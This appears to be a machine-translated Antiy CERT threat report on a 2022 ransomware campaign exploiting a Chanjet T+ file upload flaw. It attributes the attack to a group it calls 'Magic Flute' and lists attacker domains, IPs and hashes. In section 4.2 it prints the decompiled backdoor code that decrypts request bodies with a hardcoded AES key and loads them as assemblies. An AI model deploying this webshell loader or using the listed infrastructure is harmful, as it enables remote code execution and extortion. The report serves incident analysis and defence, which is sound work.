Antiy Conducted a Correlation and Attribution Analysis on the 0day Ransomware Attack on Chanjet, and Provided Product Solution

Antiy CERT

Completion time of first draft: 30 August, 2022
Time of first release: 31 August, 2022

The original report is in Chinese, and this version is an AI-translated edition.

The 0day vulnerability of Chanjet + software is used by the attacking organizations to carry out extortion attacks, which causes great social impact. Antiy actively follows up and supports the work of the competent department, and provides technical support in event and sample analysis, vulnerability mechanism recurrence and other work. According to the detailed association analysis of the event, the CERT named it "Magic Flute Organization" according to the attack method, tool information and the string "mdzz" in the domain name used, and provided the product solution.

1 Overview

Recently, the 0day vulnerability of Chanjet + software was used by the "Magic Flute" hacker organization to carry out blackmail attacks, causing greater social impact. Antiy actively follows up and supports the work of the competent department, provides technical support for events, sample analysis and recovery of vulnerability mechanism, and reports relevant product vulnerabilities. At the same time, we will assist customers in checking software assets, and test the effectiveness of AVL SDK anti-virus engine, IEP cloud host protection, IEP endpoint protection, and Qingzhu WAF against threats at the first time. Quickly deploy rules and upgrade capabilities to help customers take preventive measures.

Antiy CERT uses the string "mdzz" in the domain name for the history of the attack organization, naming the attack group "Magic Flute Organization." Antiy CERT uses the TID threat intelligence platform to conduct comprehensive research and judgment. This attack is connected in parallel with attacks such as the launch of mining virus in 2019, the launch of RAT Trojan horse using Eternal Blue vulnerability, and the violent attack based on MSSQL in 2020. And provides a comprehensive solution including cloud host protection, endpoint protection, application firewall and other products.

©Antiy All Rights Reserved. Reprint without loss is welcome

The attacker takes advantage of any file upload vulnerability and uploads the back door to the Chanjet Web service back end specific path. When the back door receives the HTTP request of "/ Load.aspx" path, the AES algorithm is used to decrypt the remote code in the request content and load it for execution, and the Web service port of Chanjet + can be accessed remotely without authorization. To realize the attack purpose of encrypted blackmail. According to the encrypted file suffix, ransom amount, ransom note and other related information, it is inferred that the ransomware used by the attacker belongs to the Tellyouthepass ransomware family. The ransomware uses "AES + RSA" encryption algorithm, adds the suffix of ".locked" after the original file to be encrypted, and creates a ransom note named "READ _ ME.html" under the desktop and all paths containing the encrypted file. A ransom of 0.2 BTC was demanded from the victim.

An analysis of the IoC of the incident by the Antiy CERT using the Antiy Threat Intelligence Integrated Analysis Platform uncovered the organization's historical activities as well as more IoCs used for this event. Combined with the attacking method, attacking technology, tool information and attacking purpose of the organization, it is presumed that the organization is a black organization from the country. In historical activities, the group mainly mines attacks to seek money for the purpose of attacking, mainly using Gh0st remote control to control the target, and good at using all kinds of hacking tools, Antiy named the organization "Magic Flute." As a result of online related information tracing show, as there have been attackers selling some domestic enterprises SaaS service attack entrance information. Therefore, in this attack, there may be cooperation between the upstream and the downstream, and it is not excluded that the "Magic Flute" hacker organization may have learned / purchased the vulnerability and utilization mode of Chanjet T + from other attackers or attack organizations. As well as the existence of vulnerability of the host list and other information, and according to this launch blackmail program for attack.

The verified ransomware protection module of the Antiy EPP, without an upgrade, It can still effectively prevent the encryption of the Tellyouthepass ransomware launched by the attacker, and the cloud host security system (CWPP) of Antiy IEP can detect threats from the dimensions of assets and vulnerabilities. It can effectively reinforce servers, cloud hosts and containers, and improve the threat awareness of SaaS-based software. The user can upgrade to the latest version of the rule base to detect and prevent corresponding threats; the WAF application has certain broad-spectrum capability to intercept any file uploading vulnerability and malicious shellcode loading. Users can upgrade to the latest version of the rule base, even if the Chanjet software is not upgraded to the latest patch, by deploying Antiy Qingzhu Firewall at the front end of the server, relevant vulnerabilities can be intercepted.

©Antiy All Rights Reserved. Reprint without loss is welcome

2 ATT&CK Mapping Map of Event

The ATT&CK mapping map corresponding to this attack event is sorted by the SMS CERT, as shown in the figure below:




Figure 2-1 Mapping of Technical Features to ATT&CK 2-1

The technical points used by the attacker in this incident are shown in the following table:

Table 2-1 ATT&CK Technical Behavior Description Table 2-1

ATT&CK stages / categories	Specific behavior	Notes
Resource development	Access to infrastructure	Gets the C2 server
	Environmental preparation	Build C2 environment
Initial access	Use of external remote services	Take advantage of the public Web service
Execution	Implement by exploit host computer software vulnerability	Exploit vulnerabilities to execute
Right to Submission	Taking advantage of loopholes to grant rights	Taking advantage of loopholes to grant rights
Defensive evasion	Anti-obfuscate / decode files or information	Decryption payload
	Concealment	Back-office execution
	Confusion of documents or information	Encryption payload
Findings	Find files and directories	Find the file to be encrypted
Impact	Data encryption with adverse effects	To encrypt the data

©Antiy All Rights Reserved. Reprint without loss is welcome

3 Analysis of vulnerability mechanism

Chanjet + is an Internet-based business management software to help enterprises improve office efficiency. By repeating the attack link, it is confirmed that the attacker takes advantage of any file upload vulnerability existing in Chang Jitong +. The vulnerability allows an unauthenticated remote attacker to execute arbitrary code by constructing a specific request to upload a malicious file (such as a WebShell) to the target system. The scope of influence of the vulnerability is Chanjet + < = v17.0.

The cause of the vulnerability is that the Upload .aspx file is insufficient to verify the content uploaded by the user, and the attacker can use this method to bypass the authority authentication directly, thus realizing arbitrary file upload. Antiy CERT has reproduced the vulnerability, the specific use of the details are temporarily not public.




Figure 3-1 Vulnerability recurrence 3-1

4 Sample analysis

4.1 Sample labels

Table 4-1 Binary executable file 4-1

Virus name	Trojan [Backdoor] / Win32.loader
Original file name	App _ Web _ load.aspx.cdcab7d2.dll
Md5	45625d6092a287284cd71af690c5c393

©Antiy All Rights Reserved. Reprint without loss is welcome

Processor architecture	Intel 386 or later, and compatibles
File size	5.50 KB (5632 bytes)
File format	Binexecute / Microsoft.EXE [: X86]
Time stamp	2022-08-27 14: 51: 15 UTC
Digital signature	None
Shell type	None
Compiled Language	Asp.net
Vt First Upload Time	2022-08-29 13: 23: 16 UTC
Vt test result	13 / 68

4.2 Detailed analysis

Listens to the HTTP request path "/ Load.aspx," and passes the corresponding request to the Load.aspx module for processing.

```
public load_aspx()
{
    base.AppRelativeVirtualPath = "~/Load.aspx";
    if (!load_aspx.__initialized)
    {
        load_aspx.__fileDependencies = base.GetWrappedFileDependencies(new string[]
        {
            "~/Load.aspx"
        });
        load_aspx.__initialized = true;
    }
}
```

Figure 4-1 Loading the Load.aspx Module 4-1

The corresponding xml configuration file configures itself as a Load.aspx virtual path to process the above request.

load.aspx.cdcab7d2.compiled

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <preserve resultType="3" virtualPath="/Load.aspx" hash="fffffff3cf553f41" filehash=
   "fffffd6bb416a33c" flags="110000" assembly="App_Web_load.aspx.cdcab7d2" type="ASP.load_aspx">
3      <filedeps>
4          <filedep name="/Load.aspx" />
5      </filedeps>
6  </preserve>
```

Figure 4-2 Configuration file 4-2

The handler decrypts the payload using the AES algorithm and loads it, creates an instance of a class with the class name "U," and executes the code in the request.


©Antiy All Rights Reserved. Reprint without loss is welcome

```
// Token: 0x06000006 RID: 6 RVA: 0x000020D4 File Offset: 0x000002D4
private void __Render__control1(HtmlTextWriter __w, Control parameterContainer)
{
    this.Session.Add("k", "706fd9a1f55a88c8");
    byte[] bytes = Encoding.Default.GetBytes(this.Session[0] + "");
    byte[] array = base.Request.BinaryRead(base.Request.ContentLength);
    Assembly.Load(new RijndaelManaged().CreateDecryptor(bytes, bytes).TransformFinalBlock(array, 0, array.Length)).CreateInstance("U")
}
```

Figure 4-3 Decrypt the payload and loads execution 4-3

5 Correlation analysis

According to the attack domain name lllw0.com [3] disclosed in the tracking intrusion log of Friends, Antiy analyzed the IoC of the event based on the TID threat intelligence comprehensive analysis platform. Discover the organization's historical activities as well as more IoCs used for this event. Combined with the attacking method, attacking technique, tool information and attacking purpose of the "Magic Flute" organization, it is inferred that the organization is a black organization from China. With the earliest C2 analysis currently linked, the organisation is likely to start its activities as early as 2017. In its historical activities, the group mainly used mining attacks for the purpose of seeking money, mainly used Gh0st remote control to control the target, and was good at using all kinds of hacking tools. In this attack activity, "magic flute" organization may know from somewhere the flaw of certain home-made financial software, use the past experience and resources to continue to launch the attack to put blackmail program to seek money.[3]



©Antiy All Rights Reserved. Reprint without loss is welcome

Figure 5-1 TID Threat Intelligence Comprehensive Analysis Platform 5-1

The timeline of historical attacks of the organization based on association analysis is as follows:




Figure 5-2 Timeline of the group's historical attack activities 5-2

5.1 This blackmail incident domain name lllw0.com

The domain name llw0.com used for sample propagation was registered in 2019. the current resolution address is 222.101.150.248, and the IP is a virtual host according to the analysis of the domain name resolution.

©Antiy All Rights Reserved. Reprint without loss is welcome




Figure 5-3 Llw0.com domain name registration information 5-3

This domain carries a large number of malicious files, mainly including Gh0st remote control Trojan horse, mining Trojan, ransomware and right-raising tools. According to the file name, the group may have used the log4j vulnerability to attack.

Downloaded Files (11)

Scanned	Detections	Type	Name
2022-04-14	43 / 70	Win32 EXE	1458.exe
2022-01-24	50 / 66	Win32 EXE	log4j.txt
2022-03-04	3 / 49	ELF	linuci.txt
2022-02-22	53 / 69	Win32 EXE	s306.txt
2022-05-16	46 / 69	Win32 EXE	JuicyPot.exe
2022-01-06	32 / 66	Win32 EXE	lo4j2.txt
2021-12-31	49 / 69	Win32 EXE	c:\program files\services.exe
2021-12-22	50 / 68	Win32 EXE	lo4j2.txt
2022-08-29	0 / 60	HTML	datasheets.asp
2022-06-29	0 / 57	HTML	%25%25view_email_url%25%25
2022-08-18	0 / 59	HTML	index.html%EF%BC%89

Figure 5-4 Domain name association information for lllw0.com 5-4

This domain has a large number of sub-domain names, of which the domain names xd.llw0.com and up.llw0.com have been resolved to two IP43.129.68.31 and 51.81.145.78, and two servers have directly att

©Antiy All Rights Reserved. Reprint without loss is welcome

ached with exploit payload (CVE-2017-0213) for download.

Subdomains (12)

xd.llw0.com	0 / 93	43.129.68.31	61.132.226.130	51.81.145.78	...
up.llw0.com	8 / 94	127.0.0.1	43.129.68.31	51.81.145.78	...
xdx.llw0.com	9 / 94	8.8.8.8	61.132.226.130		
a.llw0.com	8 / 94	61.132.226.130			
zy.llw0.com	0 / 93	61.132.226.130			
dark.llw0.com	6 / 94	61.132.226.130			
www.llw0.com	0 / 93	222.101.150.248			
ups.llw0.com	0 / 93	8.8.8.8	222.73.134.193	36.32.236.76	...
hk.llw0.com	0 / 93	111.67.204.64	116.255.235.123		
mm.llw0.com	0 / 93	111.67.204.64			
gh0st.llw0.com	0 / 93	8.8.8.8	116.255.235.123		
yk.llw0.com	0 / 93	45.129.31.194			

Figure 5-5 Llw0.com subdomain information 5-5

5.2 Linked mining attacks in 2019

Multiple llw0 .com subdomain histories have resolved to 61.132.226.130, and the server is owned by the attacker. The mdzz2022.msns .cn and mdzz2023.msns .cn have also been resolved to this IP, and several Gh0st remote control Trojans communicate with two domain names, so the two domain names of mdzz are also likely to belong to this organization.

61.132.226.130 (61.132.128.0/17)

AS 4134 (Chinanet)

Community Score

DETECTION DETAILS RELATIONS COMMUNITY

Passive DNS Replication (28)

Date resolved	Detections	Resolver	Domain
2022-06-04	0 / 93	VirusTotal	zy.llw0.com
2022-04-22	8 / 94	VirusTotal	a.llw0.com
2022-04-08	9 / 94	VirusTotal	xdx.llw0.com
2022-04-01	6 / 94	VirusTotal	dark.llw0.com
2022-03-24	5 / 94	VirusTotal	mdzz2022.msns.cn
2022-03-07	6 / 94	VirusTotal	mdzz2023.msns.cn
2022-01-21	0 / 93	VirusTotal	xd.llw0.com
2019-12-01	0 / 93	VirusTotal	yszsd.com
2019-11-29	0 / 93	VirusTotal	liulianrj.com
2019-09-28	0 / 93	VirusTotal	jfd01.com
2019-09-15	1 / 93	VirusTotal	yuanshimc.com
2019-08-11	0 / 93	VirusTotal	www.yuanshimc.com
2019-07-25	0 / 93	VirusTotal	midaniang.com.cn

Figure 5-6 61.132.226.130 Related Information 5-6

©Antiy All Rights Reserved. Reprint without loss is welcome

In addition, when analyzing the two mdzz sub-domain names, it was found that its brother domain name mdzz2018.msns.cn appeared in relevant reports, and the attacks disclosed in the reports were also mining incidents. The domain related malicious code is also a large number of mining Trojan horse and Gh0st remote control, so the above mdzz related domain is likely to be the organization's C2 assets.

Figure 5-7 Public report mentions that the domain name mdzz2018. msns .cn is related to mining attacks 5-7

5.3 Related 2019 Using Eternal Blue SMB Vulnerability to Launch Gh0stRAT Mutant Trojan

Up.llw0.com subdomain was resolved to 61.183.237.30 in July 2020, and mdzz2020.noip.cn was resolved to 61.183.237.30 in August of the same year. Mdz2020.noip.cn related files are also mostly remote control Trojans, combined with the last section of MDZ.2020.noip.cn domain name features, MDZ.2020.noip.cn is likely to be the same attack organization assets.




Figure 5-8 Resolution domain name of 61.183.237.30 IP 8

Also analyzing the domain name of mdzz2020.noip.cn, we found that its brother domain name mdzz2019.noip.cn, which was disclosed by foreign security agencies in the 2019 analysis report, is the C2 address of the remote control of the variant Gh0st.

©Antiy All Rights Reserved. Reprint without loss is welcome

Gh0stRAT - An open source RAT used primarily by Chinese actors. A more detailed analysis of the standard Gh0stRAT can be found here.

Despite being a Gh0stRAT sample, this variant is very different than your standard Gh0stRAT sample. One of the most noticeable differences is the use of encryption over the entire TCP segment, as a way for it to evade detection. Additionally, this seems to be a lightweight version of Gh0stRAT, as it only has 12 commands, compared to the 73 for a full Gh0stRAT sample; 3 of those commands are undocumented. Also, unlike most samples that I receive on my honeypot, this sample did not start as a DLL that communicates to a distribution server in order to download the stage1. Instead, dropped on my honeypot was a full exe that served as the dropper.

Domains

- http://mdzz2019.noip[.]cn:19931
- http://mdzz2019.noip[.]cn:3654/

Figure 5-9 mdzz2019.noip.cn was disclosed to be C2 of variant Gh0st remote control 9

5.4 Associated with mine excavation events of MSSQL server blasting in 2020

Several llw0.com subdomains have also been resolved to 116.255.235.123, and a large number of related malicious codes communicate with the IP, and the address is owned by the attacker.




Figure 5-10 116.255.235.123 IP association information 5-10

©Antiy All Rights Reserved. Reprint without loss is welcome

Communicating Files (10)

Scanned	Detections	Type	Name
2020-08-13	56 / 70	Win32 EXE	Mfc2020
2020-01-07	42 / 71	Win32 EXE	S306.exe
2021-05-18	56 / 69	Win32 EXE	SA.txt
2019-12-19	57 / 72	Win32 EXE	MFCExample
2020-08-03	62 / 72	Win32 EXE	Mfc2020
-	-	file	aff7c706a134f0c5b8392735fa35455f141cff96cd62cec720cb122870b95aa0
2020-01-07	47 / 70	Win32 EXE	S143.exe
2022-04-10	26 / 58	VBA	c406182ae5c0038130cedac765f8e6cd247185964e3a6f0a0006a5ba2d0226e3
2021-04-15	52 / 67	Win32 EXE	S306.txt
2020-04-06	60 / 73	Win32 EXE	S143.txt

Figure 5-11 Malware of IP communication with 116.255.235.123 5-11

The IP resolves the domain name bjcptj.com in 2020 and the domain name is registered in 2021. In the domain name on the mount, with the domain name communication related malicious files many, most for the backdoor and the right tool.

bjcptj.com

Updated 1 second ago

Domain Information

Domain:	bjcptj.com
Registrar:	Gname.com Pte. Ltd.
Registered On:	2021-08-24
Expires On:	2023-08-24
Updated On:	2022-06-10
Status:	clientTransferProhibited
Name Servers:	ns1.gname-dns.com ns2.gname-dns.com

Figure 5-12 bjcptj.com domain name registration information 5-12

The domain name has been disclosed by the domestic security team in 2020, is aimed at MS SQL s erver blasting drop mining trojan C2.

©Antiy All Rights Reserved. Reprint without loss is welcome




Figure 5-13 Public report disclosing that the domain name is related to a mining event 5-13

6 Ransomware at a glance

Table 6-1 Overview of ransomware1

Time of occurrence	2019
Encryption algorithm	Aes + RSA
Encryption system	Windows, Linux
How to name encrypted files	Original file name +. Locked
Contact information	Contact the attacker via the email in the ransom note (service @ sunshinegirls.space)
Encrypted file type	Encrypt files in specified formats (specific formats include * .docx, * .doc, * .docm, * .pdf, * .xlsx, etc.)
Currency and amount of blackmail	0.2 BTC (currently equivalent to RMB 27,439)
Whether it is targeted	Yes
Whether it can be declassified	No
Whether internal network propagation or not	No
